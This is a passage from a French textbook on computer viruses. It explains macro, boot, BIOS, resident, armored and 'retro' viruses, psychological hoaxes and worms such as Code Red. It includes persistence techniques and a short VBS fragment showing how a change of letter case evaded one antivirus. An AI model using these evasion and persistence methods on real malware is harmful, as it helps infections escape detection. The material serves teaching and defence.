


Fig. 5.10. Nombre d'attaques par macro-virus (Source : administrations diverses)

La figure 5.10 montre la proportion d'attaques par macro-virus durant l'année 2002 et le premier trimestre 2003. Selon le CLUSIF[33], lors de l'année 2002, sur les 170 différents virus ayant été détectés et recensés, 94 étaient des macro-virus, soit près de 55,3 % des attaques ; en revanche, ces mêmes macro-virus ne représentent que 1 377 alertes sur un total de 274 825 alertes pour cette année-là. Cela s'explique par le fait que l'écrasante majorité des alertes

[33] `www.clusif.asso.fr`

est imputable à des vers. Cela tient à la nature particulièrement infectieuse de ce type d'infection informatique.

La répartition des différents types de macro-virus est donnée dans le tableau 5.4 (sources : banque de données de virus de l'auteur et analyse de rapports d'alerte).

Type	%
Word 6.0	41,13
Word 97	40,10
Excel 5	4,81
Excel 97	8,08
Office	3,98
Access	1,73
Powerpoint	0,17

Tab. 5.4. Répartition des différents types de macro-virus

Comment fonctionne un macro-virus ? Lors de l'ouverture d'un document infecté (en mode par défaut, c'est-à-dire macros non désactivées ; notons que certains macro-virus, expériences à l'appui, sont capables de désactiver les fonctions de protection de l'application), le code viral se copie dans certains fichiers modèles qui lui sont associés (ainsi le fichier `normal.dot` pour Word que nous prendrons comme exemple dans ce qui suit ; pour les autres applications d'*Office*, consulter [23]). Ainsi, toute création ou lecture ultérieure d'un document sain produira un document infecté, par duplication du code viral dans le document.

Le langage utilisé est le VBA (*Visual Basic for Applications*), natif dans les applications de la suite Office. Ce langage offre de puissantes fonctionnalités, à travers un environnement de développement intégré. Conçu à l'origine pour automatiser la frappe de séquences de touches, il a, depuis, largement évolué[34] et permet, entre autres :

- de combiner un nombre indéterminé de commandes en une seule ;
- de créer de nouvelles commandes et fonctions ;
- d'automatiser des actions répétitives ;
- d'améliorer les fonctions et la souplesse de commandes ;
- de modifier les commandes d'une application ;
- de faire interagir les différentes applications Office ;

[34] Ce langage est remplacé par le langage `XML`, à partir des versions 11 (pack *Office* 2003).

– de créer des interfaces personnalisées.

Ce langage, orienté objets et événements, très structuré, utilise comme brique de base, dans les programmes, des procédures appelées macros, dont la structure est la suivante :

```
Sub Salutations
  'Cette macro ouvre une fenêtre de dialogue avec un message
  MsgBox "Bonjour à tous"
End Sub
```

Parmi toutes les macros présentes dans les fichiers modèles (par exemple le fichier `normal.dot` pour Word), certaines ont des propriétés particulières qui les rendent extrêmement intéressantes pour la programmation de virus. Elles se répartissent en trois catégories.

- Les macros à exécution automatique. Une seule macro figure par défaut dans cette catégorie : la macro `AutoExec` qui s'exécute au démarrage de Word, uniquement si elle se trouve dans le fichier modèle global `normal.dot`. Il est cependant possible de créer des macros de ce type et de les stocker dans d'autres modèles globaux. L'exécution automatique d'`AutoExec` ne peut se faire si Word est lancé avec l'option `/m`. Outre une ergonomie amoindrie de l'application, il a été constaté que cette opération ne fonctionne pas toujours.
- Les auto-macros. Elles sont, par défaut, au nombre de quatre. Elles s'exécutent lors de certains événements, attachés à un document :
  - `AutoNew` à la création d'un nouveau document ;
  - `AutoOpen` à l'ouverture d'un document existant ;
  - `AutoClose` à la fermeture d'un document ;
  - `AutoExit` à la fermeture de Word.

  Leur rôle est la gestion des révisions de documents et des sauvegardes. Une description plus détaillée de ces macros est disponible dans [23]. Il est « théoriquement » possible de les désactiver en enfonçant la touche `Shift` lors du lancement de Word.
- Les macros usurpatrices. Ces macros, programmées par l'utilisateur, portent le nom d'une commande Word déjà définie. Ainsi une macro dénommée `FileSaveAs` ou `ToolsMacros` et située dans le fichier modèle global prend le pas sur la commande `SaveAs` du menu `File`, ou `Macros` du menu `Tools`[35]. Il n'existe aucun moyen de désactiver cette « fonctionnalité ».

[35] Nous avons pris comme cas celui, le plus fréquent, d'un Word en langue anglaise. Les macro-virus sont sensibles à la version linguistique.

Par conséquent, les macro-virus vont donc toujours inclure une ou plusieurs de ces macros, infectées, dans le code viral afin d'être exécutés. Le lecteur trouvera une description du macro-virus `Concept` dans [89] et son code commenté sur le CDROM accompagnant cet ouvrage.

Virus de démarrage

Deux types de virus peuvent être décrits. Ils visent ou utilisent les organes spécifiquement destinés à amorcer le système d'exploitation : le `Bios` (*Basic Input\Output System*), le secteur de démarrage maître (`MBR` ou *Master Boot record*) ou les secteurs de démarrage secondaires (encore appelés secteurs d'amorce du système d'exploitation).

Virus de bios

Lors de la mise sous tension de l'ordinateur, le code contenu dans le `Bios` est activé. Son rôle est de tester l'environnement matériel et ensuite de passer le contrôle au secteur de démarrage. À l'origine contenue dans des puces de type `ROM` (*Read Only Memory*), c'est-à-dire accessible uniquement en lecture, la technologie s'est très vite orientée vers des puces accessibles en écriture. Dès lors, l'écriture dans le `Bios` par un virus devenait possible mais les seuls exemples connus (virus `CIH` [88]) ne font que détruire ce code. La faisabilité d'un virus infectant les `Bios` a longtemps été mise en doute. Nous montrerons dans le chapitre 15, en considérant une définition légèrement différente, comment réaliser un virus de `Bios`. La philosophie générale de ce genre de virus est d'attaquer la machine le plus tôt possible, avant le système d'exploitation. En effet, un virus de `Bios` présente plusieurs avantages fondamentaux :

- il n'est détecté par aucun antivirus. Ces derniers surveillent au niveau du `Bios` le secteur de démarrage maître et au niveau du système d'exploitation le disque dur et l'activité système. Aucun contrôle (si ce n'est un contrôle de parité) au niveau du `Bios` lui-même n'est effectué, si tant est que cela soit possible pour un antivirus, étant donné la complexité des `Bios` actuels ;
- du fait de son antériorité de lancement, tout programme[36] situé au niveau du `Bios`, ou lancé par lui (si le code est présent sur le disque dur), peut agir sur les données présentes sur le disque. En effet, la notion de droits éventuels (dans le cas de systèmes d'exploitation comme Unix, Windows NT ou 2000) n'existe pas encore à ce stade du processus

[36] Certaines conditions au niveau de la taille sont cependant à respecter mais cela n'est en général pas trop limitant.

de démarrage. Ce programme pourra donc aller modifier et/ou leurrer tout dispositif de contrôle ou de surveillance du code `Bios` qui interviendrait une fois le système d'exploitation lancé (contrôle d'intégrité, comparaison de code...) ;
- reprenant le point précédent, tout programme lancé par le `Bios` accède à n'importe quelle donnée sur le disque, sans limitation. Les possibilités en termes d'infection et de charges finales sont sans limite.

Virus de démarrage

Le secteur de démarrage maître (*Master Boot Record* ou `MBR`) prend le relais du `Bios`. Son rôle est de lancer l'un des systèmes d'exploitation présents sur le disque *via* un secteur de démarrage (dit quelquefois « secteur secondaire »). Ce secteur de démarrage est un exécutable de 512 octets (données physiques du disque comprises) se situant à un endroit particulier du disque dur ou de la disquette. Sans perte de généralités nous ne considérerons que le cas d'un disque dur. Une telle unité de stockage est organisée de la manière suivante :
- le disque est divisé en plusieurs plateaux auquel le système accède (en lecture et en écriture) au moyen de têtes de lecture (une par face de plateau) ;
- chaque face de plateau est divisée en pistes circulaires concentriques (l'ensemble des pistes d'un même rayon de tous les plateaux s'appelle un cylindre) ;
- chaque piste est divisée en secteurs de 512 octets.

Le secteur de démarrage maître est localisé en tête 0 (face supérieure du premier plateau), piste 0 (la plus extérieure) et secteur 1. Le `Bios`, une fois ses propres opérations effectuées, lui passe le contrôle. En fonction des partitions présentes sur le disque dur, un secteur de démarrage secondaire (ou secteur de lancement du système d'exploitation) est exécuté. Les virus de boot vont donc attaquer et infecter ce programme particulier, chargé de lancer le système d'exploitation. Deux techniques d'infection existent :
- le virus est en réalité un secteur de boot viral. Il écrase et remplace le secteur original sain. Il possède toutes les fonctionnalités d'un programme (secteur) de démarrage en y incluant des capacités virales (infection d'autres secteurs de démarrage : autres disques durs, disquettes). Le meilleur exemple est le virus *Kilroy*, développé par M. Ludwig [166, chapitre 4]. Cette approche permet de gérer la contrainte de taille des 512 octets. Avec cette technique, le secteur après infection ne dépasse pas cette limite. La contrepartie est que le virus présente des

fonctionnalités très limitées (en particulier, il est dépourvu de charge finale). Ce type de virus sera décrit plus en détail dans le chapitre 15, consacré aux virus de `Bios` ;

- dans le cas de virus plus complexes, possédant des fonctionnalités plus évoluées (furtivité, charge finale), la taille du virus dépasse largement les 512 octets. Il faut donc gérer les secteurs additionnels. Ces virus comportent généralement les éléments suivants :
  - un secteur de démarrage viral `SDV`, qui va venir remplacer le secteur de démarrage original sain ;
  - plusieurs secteurs additionnels viraux (corps principal viral `CPV`). Ces secteurs sont généralement dissimulés et/ou chiffrés. C'est le secteur `SDV` qui rassemblera, lors de l'exécution, les différents secteurs. Ces secteurs contiennent le code viral proprement dit. Le virus s'installe en résident et agit sur les unités qui peuvent être amorçées et infectées, *via* l'interruption 13H du `Bios` ;
  - une copie du secteur de démarrage sain. Le virus, une fois l'installation en mémoire effectuée pour pouvoir infecter d'autres secteurs de démarrage, redonne le contrôle au secteur original sain qui lui lancera le système d'exploitation, comme si aucune infection n'avait eu lieu. L'intérêt est de rendre le virus indépendant du système d'exploitation lancé. Cette copie du secteur sain permet également de leurrer les antivirus en déroutant les ordres de lectures vers le secteur où est stockée cette copie saine. À titre d'exemple, citons le virus *Brain* et le virus *Stealth* [92, 166].

L'intérêt principal des virus de boot réside dans le fait qu'ils interviennent avant le lancement du système d'exploitation (OS), et donc de tout logiciel, en premier lieu l'antivirus. Il est donc impossible d'interrompre son lancement au niveau de l'OS par le biais d'un quelconque antivirus. Ce dernier doit intervenir en amont, c'est-à-dire directement au niveau du `Bios`. Si plusieurs constructeurs de `Bios` intègrent effectivement de tels antivirus, leur efficacité est limitée : ils ne savent gérer que le démarrage de Windows. Autrement dit, un secteur de démarrage modifié aux fins de lancer un autre OS (Linux par exemple) sera détecté et considéré comme infecté ! Les utilisateurs finissent alors par le désactiver. De plus, le contournement de ces antivirus de BIOS n'est pas impossible (voir chapitre 15).

Agissant très tôt, un virus de boot peut éventuellement mettre en place un certain nombre de mécanismes lui permettant d'augmenter son efficacité et en particulier de limiter ou d'interdire sa détection. C'est la raison principale pour laquelle les virus de boot représentent une menace sinon actuelle,

du moins potentielle. Il faut malheureusement compter sur l'ingéniosité des programmeurs pour développer une capacité de furtivité[37] toujours plus importante.

Il faut surtout insister sur le fait, jamais envisagé mais pourtant logique, qu'un virus de boot peut concerner n'importe quel OS et pas seulement les systèmes Windows. Cela offre un champ de possibilités intéressant – quoique beaucoup plus complexe à mettre en œuvre – notamment sous Linux ou autres Unix libres, systèmes d'exploitation de plus en plus répandus[38].

Virus comportementaux

Cette catégorie regroupe des virus qui se distinguent par leur comportement spécifique : celui-ci a, en général, pour but de leurrer les antivirus, ou, au minimum, de les contrarier fortement. Il s'agit également, pour certains, d'augmenter leur virulence. Ce qui a été privilégié ici, c'est la manière particulière d'agir de ces virus. La « simple » notion de furtivité est dépassée dans ce cas particulier de virus.

Les virus résidents

Il s'agit de virus qui, une fois exécutés, restent dans la mémoire, en tant que processus actif indépendant. Seul l'arrêt de la machine met fin à ce processus viral[39]. Une fois logé en mémoire, le virus peut intervenir plus largement sur le système, son activité et les actions de l'utilisateur, en utilisant essentiellement les interruptions ou les API (`13H` pour les accès disques sous DOS, l'API Windows `IFS`...). Le pouvoir infectieux est alors considérablement augmenté. L'exécution d'un seul code infecté peut se traduire par l'infection de très nombreux exécutables. Notons que le contrôle de la surinfection est plus que jamais nécessaire, pour éviter un engorgement de la mémoire (par la multiplication des processus viraux). Dans le cas des virus

[37] Le meilleur exemple est celui du virus *March6*, qui malgré un accès direct aux ressources disques et non plus *via* les interruptions du `Bios`, peut agir en cas de redémarrage à chaud (cas malheureusement encore fréquent sous Windows). Cet événement peut être rendu plus fréquent par une action directe mais mesurée du virus, qui lui-même fera redémarrer la machine, la nuit par exemple.

[38] Un exemple détaillé d'un virus de boot sous Linux sera présenté dans l'ouvrage faisant suite au présent livre.

[39] Le redémarrage de la machine par l'utilisation combinée des touches `Ctrl`, `Alt` et `Del`, appelé démarrage à chaud, peut même être contourné par un virus comme *Joshi*, en utilisant l'interruption matérielle `9H` (clavier) pour survivre malgré ce redémarrage (qui est, en réalité, juste émulé). Même en redémarrant la machine à l'aide d'une disquette saine. le virus demeure actif en mémoire.

résidents, il est un peu plus difficile à mettre en œuvre que pour les virus non résidents (utilisation de fonctions renvoyant un signal, comparable à une signature dynamique, stockage d'une signature dans une zone mémoire rarement utilisée comme la *Bios Data Area* ou la table des vecteurs d'interruptions, scanning pur et simple de la mémoire...).

Le passage en résident dépend de la nature du système d'exploitation. Les différents cas sont les suivants :

- sous DOS, le passage en résident se fait par l'utilisation de l'interruption logicielle `21H` (DOS), service `31H` ou l'interruption `27H`[40]. Le programme reste actif et le contrôle est redonné au DOS. Le registre `DX` contient l'espace (exprimé en nombre de paragraphes de 16 octets) que le DOS doit laisser à disposition du programme résident. Dans le cas de virus de boot (comme *Brain* ou *Stealth* [92]), ces derniers « volent » littéralement de la mémoire, en décrémentant la quantité de mémoire physique, disponible pour le DOS au moment du démarrage ; cette quantité est contenue dans une valeur stockée à l'adresse `0040H :0013H`, exprimée en kilo-octets. Ces virus s'installent alors dans la partie haute de la mémoire physique, ignorée par le DOS. L'accès aux fichiers à infecter se fait, soit par l'interruption `13H`, soit *via* les nombreuses fonctions DOS (interruption `21H`, services `4B00H, 4BH, 3CH, 3DH, 3EH, 4EH, 4FH...`).
- sous Windows, le passage en résident peut se faire de différentes façons :
  - utilisation de clefs de registres pour lancer l'infection virale au démarrage et changer la durée d'exécution (*TimeOut*) ;
  - réservation de blocs de mémoire *via* l'interface `DPMI` (*DOS Protected Mode Interface*) (service 100H) et installation de l'infection dans ce bloc (c'est l'équivalent du mécanisme de vol de mémoire pour le DOS en décrémentant la valeur stockée en `0040H:0013H`) ;
  - installation sous forme d'un *Virtual Device Driver* (VxD), chargé statiquement *via* le fichier `SYSTEM.INI`[41] ou par le système, lors de la séquence de chargement du système d'exploitation. L'activation peut encore être dynamique, par l'intermédiaire d'un autre `VxD` (le `VxD VXDLDR.386` est prévu à cet effet) ou d'un driver `NT`.

[40] Cette interruption est considérée comme obsolète par IBM et Microsoft depuis la version 2.0 du DOS, mais elle est toujours disponible et certains virus l'utilisent pour des raisons de compacité de code.

[41] Il suffit de rajouter la ligne `device=Infection-VxD.386` dans la section `[386 Enh]`. Cette méthode est peu discrète et elle peut être détectée par un utilisateur méfiant.

L'accès aux fichiers à infecter se fait par interception des appels à l'interruption `21H` ou *via* les appels à certaines API Windows (comme le virus *CIH* par exemple [88]).

- sous Unix, le passage en résident est plus compliqué ou d'un esprit différent. La première solution consiste à lancer un processus infectieux sous forme de processus système (*démon*) mais cela nécessite d'avoir des privilèges particuliers, qu'un système Unix bien configuré n'offre jamais. L'autre solution est de lancer le processus infectieux (par exemple, directement à partir de fichier de configuration comme `.profile`) en tâche de fond (utilisation du symbole `&`). Cette technique est employée pour le virus *ymun20*, présenté dans le chapitre 16.

Les virus binaires

Ces virus sont très peu connus et très rarement évoqués. À l'exception d'une courte évocation par Fred Cohen, dans [52, page 14], il n'existe pratiquement aucune référence publiée, décrivant ce type de virus. Connus également sous le nom de *virus combinés* ou de *virus avec rendez-vous*, aucun code viral de ce type, avant l'année 2001, n'a été détecté, à la connaissance de l'auteur, dans un quelconque environnement informatique. La première réalisation d'un virus binaire, du moins publiée, est, semble-t-il, celle de l'auteur [86] ; elle est détaillée dans le chapitre 16 avec la famille de virus YMUN, développée pour la cryptanalyse des systèmes de chiffrement. Quatre mois après, apparaissait le virus *Perrun* reprenant, en partie, ces techniques [100].

Un virus binaire V est, en réalité, composé de deux virus V_1 et V_2, chacun ayant une action virale (infection et charge finale) partielle et surtout anodine. Le virus n'est alors véritablement efficace que lors de l'action conjointe des deux virus V_1 et V_2. Deux catégories de virus binaires peuvent être considérées :

- l'action de V_1 et V_2 est séquentielle. Généralement, V_1 active V_2. C'est le cas des virus *Ymun* et du virus *Perrun*. L'avantage est que l'infection par le virus V_2 peut se faire *via* un format de fichier normalement considéré comme inerte (fichiers image ou son, texte chiffré...). Cela impose au virus V_1 d'être résident ;
- l'action de V_1 et V_2 est parallèle, autrement dit, les deux virus sont activés indépendamment l'un de l'autre et doivent par conséquent être tous deux résidents. Les deux virus combinent ensuite leurs actions respectives.

Notons qu'il est possible généraliser l'idée de couples de virus agissant de manière combinée, à des k-uplets ; on parlera alors de virus k-aires).

Les virus blindés

Les virus blindés (*armored virus*) sont des virus particulièrement redoutables, non pas tant par leur action virale proprement dite, que par leur capacité à inclure des fonctionnalités contrariant plus ou moins fortement leur étude par désassemblage et exécution en mode pas à pas (techniques de *debugging*). Ces techniques, qui peuvent être très complexes, réclament des prouesses en matière de programmation en même temps qu'un esprit particulièrement retors.

L'idée est la suivante. Pour étudier un virus, dans un contexte non-coopératif (c'est-à-dire ne disposant pas du code source), en général, seul le code binaire est disponible. Il est alors nécessaire de le désassembler et de l'exécuter instruction par instruction, afin de comprendre son mode de fonctionnement. Certains auteurs de virus, conscients de cela, ont alors imaginé de contrarier, autant que faire se peut, cette approche. Le premier exemple connu et célèbre est celui du virus *Whale*[42]. Son analyse complète est des plus difficiles [101]. Son code contient un grand nombre de mécanismes destinés à fortement contrarier son désassemblage et son analyse (code leurre, chiffrement/déchiffrement dynamique...). Le virus chiffré existe dans le fichier cible infecté sous trente variantes.

Les virus blindés sont en général capables de détecter des processus d'analyse pas à pas et d'agir de sorte à empêcher la poursuite de son étude (virus *telefonica*, virus *Linux.RST* qui termine le processus si ce dernier est en mode `debug`) allant jusqu'à bloquer le clavier et faire rebooter la machine (virus *Whale*).

Il est enfin possible d'interdire définitivement l'étude d'un code malveillant par des techniques cryptologiques adaptées. Ce cas sera détaillé en détail dans l'ouvrage faisant suite à celui-ci. Le lecteur pourra cependant consulter [97].

Les rétrovirus

Le terme de *rétrovirus* désigne, en virologie biologique, la classe IV des virus dits à ARN (acide ribonucléique). Contrairement aux autres virus, dont le matériel génétique est constitué d'ADN (acide désoxyribonucléique), l'ARN constitue le génôme des rétrovirus. Mais le mécanisme de multiplication virale, *via* une enzyme appelée *transcriptase reverse* permet au virion[43]

[42] Ce virus sera présenté en détail, et son code source analysé en détail, dans l'ouvrage faisant suite à celui-ci [104].

[43] Autre nom de la particule virale.

de transformer son ARN en ADN qui sera ensuite inséré dans l'ADN de la cellule cible. À partir du génôme infecté de la cellule, l'ADN viral servira de matrice pour l'ARN nécessaire à la fabrication des autres virions. Le matériel génétique du virus étant intimement intégré à celui de la cellule, il est alors transmis de façon héréditaire de parent à descendant. Pour plus de détails sur les rétrovirus, le lecteur consultera [127, chap. 8.6].

Le concept de rétrovirus a été repris par la virologie informatique mais de manière incorrecte. Ce terme désigne des virus utilisant les points faibles ou limitations d'un ou plusieurs antivirus particuliers afin de les leurrer et de ne pas se faire détecter. Un exemple relativement célèbre est celui concernant, en 2001, le logiciel antivirus Norton[44], qui ne savait pas gérer la différence entre les lettres minuscules et majuscules. Ainsi le script suivant, en langage VBS, détecté par l'antivirus :

```
Set dirwin = fso.GetSpecialFolder(0)
                                    c.Copy(dirwin&"\nom.vbs")
```

ne le sera plus si on le réécrit ainsi :

```
Set dirwin = fso.GetSpecialFolder(0)
                                    c.CopY(dirwin&"\nom.vbs")
```

La faille a depuis été corrigée mais signalons que, depuis, plusieurs autres faiblesses du même type ont été détectées, pour différents antivirus. N'ayant pas été publiées, elles n'ont toujours pas été corrigées et demeurent exploitables.

Pour certains éditeurs, la notion de rétrovirus est élargie à des virus qui s'attaquent aux antivirus déjà en place dans une machine, avant que ces derniers aient été mis à jour : désinstallation, saturation, désactivation.

L'appellation de rétrovirus conviendrait cependant mieux aux virus en code source qui correspondent en tous points à leurs homologues biologiques. En effet, le mécanisme d'infection par transformation de l'ARN (équivalent au code binaire, produit à partir d'un code source) en ADN (analogue au code source) pour l'insérer dans l'ADN de la cible (c'est-à-dire le programme source cible) est comparable au mécanisme d'infection d'un code source.

Virus lents - Virus rapides

Ces virus, en fait, sont le plus souvent de simples virus d'exécutables, fonctionnant selon l'un des quatre modes décrits précédemment et en mode

[44] Voir `http://servicenews.symantec.com/cgi-bin/displayArticle.cgi?article=3257&group=symantec.support.fr.custserv.general&next=40&type=fr&`

résident. Cependant, le contrôle de leur pouvoir infectieux leur fait adopter un comportement qui permet de leurrer les antivirus. Ce comportement particulier mérite de distinguer ces deux catégories de virus.

- Les virus lents, en mode résident, n'infectent que les fichiers exécutables qui sont modifiés ou créés (en général, par l'utilisateur ; cet événement est peu fréquent, d'où le nom de virus lents). Le but est de leurrer les antivirus, notamment ceux fonctionnant par contrôle d'intégrité, en faisant passer la modification du code (intégrité) et l'action infectieuse proprement dite comme légitimes. Le virus emboîte donc le pas à l'utilisateur. L'antivirus ne voit (quand tout se passe comme le souhaite l'auteur du virus) qu'une seule action : celle de l'utilisateur. Citons le virus *Dark Vader* à titre d'exemple.
- Les virus rapides, au contraire, eux aussi résidents, infectent cette fois les fichiers qui sont exécutés ou ouverts (en lecture notamment). Cet événement est fréquent (d'où le nom de virus rapides), tout particulièrement lorsque l'antivirus recherche des virus : ouverture d'un fichier (recherche de signatures) ou exécution de cet exécutable (émulation de code par exemple). Cette fois-ci, le virus emboîte le pas à l'antivirus. Ce dernier ne voit alors que sa propre action. Citons, dans cette catégorie, les familles de virus *Vacsina* et *Yankee*, les virus *Dark Avenger* et *Ithaqua*.

Il importe d'insister sur le fait que le contrôle du pouvoir infectieux est une chose essentielle pour un virus efficace. Expériences à l'appui, un choix sélectif et limité des cibles permettra plus facilement de passer les barrières antivirales.

Définitions diverses

Nous donnerons, afin d'être le plus complet possible, quelques définitions supplémentaires que le lecteur peut rencontrer dans la littérature ou sur certains sites Web. Leur pertinence n'est pas évidente et le vocabulaire n'est pas « normalisé ».

- **Virus multi-partites**.- Encore appelés parfois virus multimodes (ou multi-plateformes), ces virus infectent plusieurs types de cibles : secteurs de démarrage et fichiers exécutables (par exemple, le célèbre virus *CrazyEddie*), macro-virus infectant également les fichiers exécutables (virus *Wogob* infectant Word et les fichiers VxD de Windows 9x, ou *Nuclear/Pacific* infectant les documents produits par Word et les exécutables DOS). Le but de ces virus est d'accroître leur pouvoir infectieux en multipliant les cibles. Ces virus sont relativement plus complexes

à concevoir et à écrire, ce qui explique qu'un bon nombre d'entre eux présentent des failles de conception ou de programmation qui, heureusement, ont limité leur action.

- **Virus multi-formats**.- Ces virus, comme leur nom l'indique, sont capables d'infecter des formats appartenant à des systèmes d'exploitation différents. Le cas le plus célèbre est celui du virus *Winux/Lindose*, capable d'infecter à la fois les fichiers exécutables au format `ELF` de Linux/Unix et ceux au format `PE` de Windows. L'existence de machines en dual-boot (deux systèmes d'exploitation présents sur le disque[45]) et celle d'émulateurs (type `VMware`) rendent possibles des virus de ce type. Citons également le cas du ver *Symbos_Cardtrp.a* (voir section 5.2).
- **Kits de contruction viraux**.- Encore appelés générateurs de virus, il s'agit de logiciels plus ou moins élaborés permettant la création automatique, sur un mode modulaire (fonctions préprogrammées), de virus et de vers. En fait, d'un point de vue théorique, cela est assimilable à un automate fini. Les « états initiaux » de ces automates étant en nombre fini, le nombre de virus possibles que peut créer un tel générateur est lui-même fini. Depuis le plus célèbre d'entre eux *The Virus creation Lab* (VCL), de nombreux autres générateurs ont vu le jour. Certains ont posé de réels problèmes (en particulier, le générateur de vers *VBS Worm Generator* [VBSWG], version 2.0), mais tous les virus et vers générés (par les kits connus) sont actuellement détectés.

Virus psychologiques

Phénomène relativement récent et qui prend de l'ampleur, depuis quelques mois, les virus et vers psychologiques sont une nouvelle menace qu'il convient de ne pas sous-estimer, en particulier puisque son unique levier est l'élément humain. Connus le plus souvent sous leur appellation anglo-saxonne (*joke* ou *hoax*), dont la traduction (respectivement « plaisanterie », « canular ») tend à les rendre inoffensifs, ils constituent une menace bien réelle qu'un antivirus ne pourra en aucune manière contrer. Nous adopterons la définition suivante :

Définition 54 *Un* virus psychologique *est une désinformation incitant l'utilisateur, par des techniques d'ingénierie sociale, à produire des effets équivalents à celui d'un virus ou d'un ver : propagation et action offensive.*

[45] Une faiblesse de la configuration par défaut de la plupart des distributions Linux monte dans le système de fichiers, lors du démarrage de Linux, les partitions Windows (`/windows/C/` ou `/windows/D/` par exemple, dans les cas les plus courants). Cela permet à de tels virus d'accéder à des fichiers de formats différents. Le montage de ces partitions ne doit pas être automatique mais devrait rester manuel.

Dans un virus psychologique, nous retrouverons donc les deux principales fonctions des virus et vers actuels :

- l'autoreproduction (propagation virale). Cela légitime l'appellation de virus pour ce type d'attaque. La transmission, consciente ou inconsciente, par un ou plusieurs individus, à d'autres individus, de ce genre de désinformation est totalement assimilable à un processus d'autoreproduction. Généralement, ce mécanisme passe par l'utilisation intensive du mail, de chaîne de solidarité ou d'amitié, par le bouche à oreille,....
- la charge finale. Le contenu du message de désinformation incite fortement et intelligemment, l'utilisateur non informé, peu compétent en informatique, et quelquefois un peu crédule, à produire lui-même et directement l'effet d'une véritable charge finale. L'effet le plus généralement recherché est l'effacement, par la victime, d'un ou plusieurs fichiers systèmes (`kernel32.dll` par exemple), présentés comme étant autant de copies du virus. Un effet de saturation du réseau ou d'un serveur distant peut également en résulter.

Les exemples sont trop nombreux pour être présentés ici. Le lecteur en trouvera la description sur des sites spécialisés[46] ou sur les sites de la plupart des éditeurs d'antivirus (rubrique *hoaxes*).

La seule parade passe par l'information des personnels, leur sensibilisation, leur formation et surtout, en milieu professionnel, par la gestion centralisée des alertes et le contrôle des flux de communication interne (messagerie). Seul l'administrateur ou l'officier de sécurité doivent être habilités à diffuser une information concernant un risque viral. Ils doivent également surveiller toute utilisation de la messagerie assimilable à des attaques par vers (chaînes par exemple). Enfin, le réflexe du compte rendu face à tout message suspect doit être développé chez les utilisateurs.

5.5.2 Nomenclature des vers

Les vers appartiennent à la famille des programmes autoreproducteurs ; cependant, il est possible de les considérer comme une sous-classe particulière de virus, capables de propager l'infection à travers un réseau. Les modes d'infection présentés dans la section 5.4 pour les virus s'appliquent donc également aux vers, lorsque ces derniers sont parvenus à pénétrer dans une machine.

La spécificité des vers, par rapport aux virus, vient de ce que leur pouvoir infectieux ne requiert pas d'être nécessairement attaché à un autre fichier

[46] L'un des plus complets est celui de `www.hoaxbuster.com`

(utilisation de procédures *fork()* ou *exec()* par exemple). La simple création de processus permet au ver de se déplacer. Mais, quelle que soit la façon de voir, le processus de duplication de code est bien là et c'est la raison pour laquelle un ver n'est qu'un type de virus particulier. L'algorithmique est d'ailleurs la même, à quelques spécificités près. Nous détaillerons l'aspect algorithmique des vers dans le chapitre 10.

Le ver se distingue également du virus par son pouvoir infectieux. Si l'effet d'un virus classique est généralement limité dans l'espace à une région ou un petit groupe de pays, celui du ver, en particulier pour les dernières générations, est planétaire. Le meilleur exemple à mettre en exergue, encore une fois, illustrant parfaitement le pouvoir infectieux d'un ver, est celui du ver *Codered* version 2 (juillet-août 2001 ; voir [87, 174]). Le ver, profitant d'une vulnérabilité des serveurs Web IIS (Microsoft), a infecté en 14 heures près de 400 000 serveurs dans le monde. La courbe d'infection est donnée en figure 5.11. Le lecteur trouvera sur le CDROM, une animation créée par Jeff Brown de l'Université de Californie à San Diego, à partir des analyses de David Moore de la société *Caida* [174], décrivant l'infection au niveau planétaire, par le ver *Codered 2*.




Fig. 5.11. Nombre de serveurs infectés par *Codered* en fonction du temps (source [174])

